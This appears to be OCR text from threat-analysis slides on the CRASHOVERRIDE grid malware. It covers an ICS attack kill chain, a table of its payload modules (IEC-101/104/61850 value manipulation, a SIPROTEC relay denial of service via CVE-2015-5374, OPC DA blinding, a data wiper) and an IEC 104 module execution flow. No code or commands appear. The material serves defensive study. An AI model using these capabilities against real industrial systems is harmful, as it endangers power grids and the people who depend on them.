
Modify

Inject

Supporting

Hide

Amplify



Stage 1 - Intrusion

Reconnaissance

Weaponization

Targeting

Delivery

Exploit

Install / Modify

C2

Act

Discovery

Movement

Install & Execute

Launch

Capture

Collect

Exfiltrate

Clean & Defend

Stage 2 – ICS Attack

Develop

Test

Deliver

Install / Modify

Execute ICS Attack

Enabling

Trigger

Deliver

Initiating

Modify


Inject

Supporting

Hide

Amplify

Payload Modules




CRASHOVERRIDE
MODULES and IMPACT

Loss of Control	IEC-101	Manipulates substation devices through value modification via serial*
	IEC-104	Manipulates substation devices through value modification via TCP/IP
	IEC-61850	61850 driver identifying devices and modifying values*T
	SIPROTECT Denial of Service	Uses CVE-2015-5374 to cause a denial of service against SIPROTECT digital relays*
Loss of Visibility	OPC DA	Identifies OPC servers and sets all addresses to 'out of bounds' preventing status reports*
Destruction	Data Wiper	Stops all process, destroys all data in local and network connected drives

* ESET analysis
T Other sources


Payloads in Context



IEC 104 Module

- Usage:
  - Communication between control station and substation
  - TCP/IP implementation of IEC 101 with subset of commands
  - Features:
    - Master slave architecture
    - On-demand or spontaneous transmission
    - Remote command functionality
    - File Transfer

IEC 104 Module Execution Flow



Exported Crash Function Called

Start IFC 104 Client Thread

Wait for Threads to Finish

Finish Execution

KIll Comm Service Process

Create Socket


Send Data to Slave Devices

Exported Crash Function Called

Sleep

Recv Data From Slave Devices

